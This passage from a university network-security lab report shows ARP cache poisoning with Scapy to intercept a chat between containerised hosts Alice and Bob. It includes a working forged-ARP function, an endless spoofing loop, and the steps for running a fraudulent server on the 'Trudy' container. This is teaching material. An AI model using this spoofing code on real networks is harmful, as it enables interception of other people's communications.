----------TLS Connection is established----------
----------TLS Connection is established----------



Bonus

Spoof function


```
def spoof(dstip, srcip, dstmac):
    spoof_packet = ARP(op = 2, pdst = dstip, psrc = srcip, hwdst = dstmac)
    send(spoof_packet, verbose = False)
```

The spoof function takes input the destination IP address, source IP address and the destination MAC address. Now it creates an ARP response, with destination IP address and MAC address being remain intact and source MAC address is by default taken to be the sender's MAC address. This way the receiver of the ARP packet updates the ARP cache with false information. The verbose flag is set to False to prevent the printing of log messages.

```
while True:
    spoof(host1_ip, host2_ip, host1_mac)
    spoof(host2_ip, host1_ip, host2_mac)
```

The above code snippet shows that the host1 is sent a false ARP response of host2, and host2 is sent a false ARP response of host1.


Executing attacker.py



After performing cache poisoning, execute the server code on the Trudy container and Alice connects to Trudy assuming that it is connected to Bob.

Working

- Start ARP cache poisoning on Alice and Bob i.e., execute attacker.py on the Trudy container.



- Start the server on another terminal of the Trudy container.
    - Command: ./secure_chat -s

  Now the fraudulent server of Trudy is listening on port 1234.


- Start the client process on the Alice container.

- Command: ./secure_chat -c bob1

Now a TCP connection is established between Alice and Trudy which can be converted into a TLS connection by sending a chat_STARTTLS message.

Now any message sent by Alice is received by Trudy and even if the connection is secured using TLS, Trudy will still be able to read the messages.

Trudy can read the data from the TCP packets.



REFERENCES

[1] Scapy - https://scapy.readthedocs.io/en/latest/
[2] Openssl documentation - /docs/index.html (openssl.org)
[3] ARP cache poisoning - https://medium.datadriveninvestor.com/arp-cache-poisoning-using-scapy-d6711ecbe112
[4] Sockets in Python - https://docs.python.org/3/library/ssl.html#

PLAGIARISM STATEMENT

We certify that this assignment/report is our own work, based on our personal study and/or research and that we have acknowledged all material and sources used in its preparation, whether they be books, articles, packages, datasets, reports, lecture notes, and any other kind of document, electronic or personal communication. We also certify that this assignment/report has not previously been submitted for assessment/project in any other course lab, except where specific permission has been granted from all course instructors involved, or at any other time in this course, and that we have not copied in part or whole or otherwise plagiarized the work of other students and/or persons. We pledge to uphold the principles of honesty and responsibility at CSE@IITH. In addition, We understand my responsibility to report honor violations by other students if we become aware of it.

Names: Ravi Chandra Duvvuri, Kishan Nayanbhai Bhinde, Pratik Abhijeet Bendre
Date: 07-04-2022
Signature: DRC, KNB, PAB